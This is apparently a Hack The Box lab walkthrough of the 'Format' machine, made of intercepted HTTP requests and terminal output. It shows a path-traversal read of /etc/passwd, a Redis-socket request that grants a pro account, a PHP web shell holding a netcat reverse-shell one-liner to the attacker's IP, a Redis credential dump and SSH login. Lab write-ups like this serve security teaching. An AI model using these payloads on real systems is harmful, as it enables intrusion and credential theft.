
```
POST /edit/index.php HTTP/1.1
Host: test.microblog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://test.microblog.htb
Connection: close
Referer: http://test.microblog.htb/edit/
Cookie: username=v7uah252ipqgsn909qkok3fsv1
Upgrade-Insecure-Requests: 1

id=807gy96s80s&header=hello
```

Note the id parameter.

When clicking on “txt”:



It seems to let me add text to the body of the page I believe.



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://test.microblog.htb:80 [10.129.236.62]


```
POST /edit/index.php HTTP/1.1
Host: test.microblog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://test.microblog.htb
Connection: close
Referer: http://test.microblog.htb/edit/?message=Section%20added!&status=success
Cookie: username=v7uah252ipqgsn909qkok3fsv1
Upgrade-Insecure-Requests: 1

id=sx151v5vrz&txt=TEXTING
```

Note the ID parameter.

Back to the dashboard and clicked on “View Site”:


test - Microblog
test.microblog.htb
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Test, this is your blog! Edit it here.
hello
TEXTING


The ID parameter is interesting. Its obviously posting it to the site. It feels like LFI.



Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

Request to http://test.microblog.htb:80 [10.129.236.62]

```
POST /edit/index.php HTTP/1.1
Host: test.microblog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://test.microblog.htb
Connection: close
Referer: http://test.microblog.htb/edit/
Cookie: username=n2jg7roknm54rj93mh9peoq8s2
Upgrade-Insecure-Requests: 1

id=../../../../../../../../../../../../../etc/passwd&header=Test
```



test.microblog.htb/edit/?message=Section added!&status=success
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Microblog
Section added! ×
Hello, Test | Dashboard Logout


Edit Blog

test

```
root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin
/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbi
/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:
/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-
network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologinsystemd-timesync:x:999:999:systemd Time Synchronization:/:/usr/sbin
/nologinsystemd-coredump:x:998:998:systemd Core Dumper:/:/usr/sbin/nologincooper:x:1000:1000::/home/cooper:/bin/bashredis:x:103:33::/var/lib/redis:/usr/sbin/nologingit:x:104:111:Git Version Control,,,:/home/git:/bin
/bashmessagebus:x:105:112::/nonexistent:/usr/sbin/nologinsshd:x:106:65534::/run/sshd:/usr/sbin/nologin_laurel:x:997:997::/var/log/laurel:/bin/false
```

LFI verified.

Another interesting piece of information found on both the source code and the website is the pro account.



```php
function isPro() {
    if(isset($_SESSION['username'])) {
        $redis = new Redis();
        $redis->connect('/var/run/redis/redis.sock');
        $pro = $redis->HGET($_SESSION['username'], "pro");
        return strval($pro);
    }
    return "false";
}
```

If the user is authenticated, it establishes a connection to a Redis server using the Redis class. The connection is established at the Unix socket /var/run/redis/redis.sock.

It then uses the Redis HGET command to retrieve a specific field ("pro") associated with the user's data. This suggests that in your Redis data store, there is a hash structure where user data is stored, and the "pro" field contains information about whether the user is a "pro".

The function returns the value of the "pro" field as a string. If the user is authenticated but doesn't have a "pro" field or if the Redis server is not available, it returns "false" as a default value.

More useful command can be found here:

https://redis.io/commands/hset/


Redis, which stands for Remote Dictionary Server, is an open-source, in-memory data store that serves as a high-performance, distributed, and persistent key-value database. It is often referred to as a "data structure server" because it can store and manage various data structures beyond simple key-value pairs. Redis is known for its speed, simplicity, and versatility, and it is widely used in a variety of applications and use cases.

PRO

Regarding to the information above, I sent a request to the server:


curl -X "HSET" http://microblog.htb/static/unix:%2fvar%2frun%2fredis%2fredis.sock:**Test**%20pro%20true%20a/b

Change the “Test” in the above command.



```
┌──(kali㉿kali)-[~/Desktop/Machines/Format]
└─$ curl -X "HSET" http://microblog.htb/static/unix:%2fvar%2frun%2fredis%2fredis.sock:Test%20pro%20true%20a/b
<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```


Note that it has changed to pro (top right corner in the picture below):



Cut it here. You will be able to upload images after that, but its not the point here.


The point of having the pro user is that I can access the uploads directory.

I went back to the LFI found earlier, in order to try and upload a reverse shell from there.


Burp Suite Professional v2023.2.2 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex

Request to http://test.microblog.htb:80 [10.129.135.82]

```
POST /edit/index.php HTTP/1.1
Host: test.microblog.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://test.microblog.htb
Connection: close
Referer: http://test.microblog.htb/edit/
Cookie: username=ach1pglrful4st01cpv20aa06m
Upgrade-Insecure-Requests: 1

id=/var/www/microblog/test/uploads/reverse.php&header=
<%3fphp+echo+shell_exec("rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+10.10.14.126+443+>/tmp/f")%3b%3f>
```




Edit Blog


test

&1|nc 10.10.14.126 443 >/tmp/f");?>

Accessing the blog I created, this time to the rev.php file in order to get a shell (I created a listener using netcat):




I executed redis commands in order to reveal the user’s credentials.



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.126] from (UNKNOWN) [10.129.135.82] 37118
sh: 0: can't access tty; job control turned off
$ redis-cli -s /var/run/redis/redis.sock
keys *
Test
cooper.dooper:sites
cooper.dooper
PHPREDIS_SESSION:ach1pglrful4st0lcpv20aa06m
PHPREDIS_SESSION:01l7ifrthtd2iu54hu7n5mo7kh
Test:sites
hgetall cooper.dooper
username
cooper.dooper
password
zooperdoopercooper
first-name
Cooper
last-name
Dooper
pro
false
```


With the credentials, it is possible to connect via SSH and get the user flag:



```
┌──(kali㉿kali)-[~]
└─$ ssh cooper@10.129.135.82
The authenticity of host '10.129.135.82 (10.129.135.82)' can't be established.
ED25519 key fingerprint is SHA256:30cTQN6W3DKQMMwb5RGQA6Ie1hnKQ37/bSbe+vpYE98.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.135.82' (ED25519) to the list of known hosts.
cooper@10.129.135.82's password:
Linux format 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 22 20:40:36 2023 from 10.10.14.40
cooper@format:~$ ls
user.txt
cooper@format:~$ cat user.txt
ac                            f8
cooper@format:~$
```


Privilege escalation

First thing to check is if the current user cooper can execute command using sudo:




```
cooper@format:~$ sudo -l
[sudo] password for cooper:
Matching Defaults entries for cooper on format:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cooper may run the following commands on format:
    (root) /usr/bin/license
cooper@format:~$
```

Trying to execute:



```
cooper@format:~$ sudo /usr/bin/license
usage: license [-h] (-p username | -d username | -c license_key)
license: error: one of the arguments -p/--provision -d/--deprovision -c/--check is required
cooper@format:~$
```

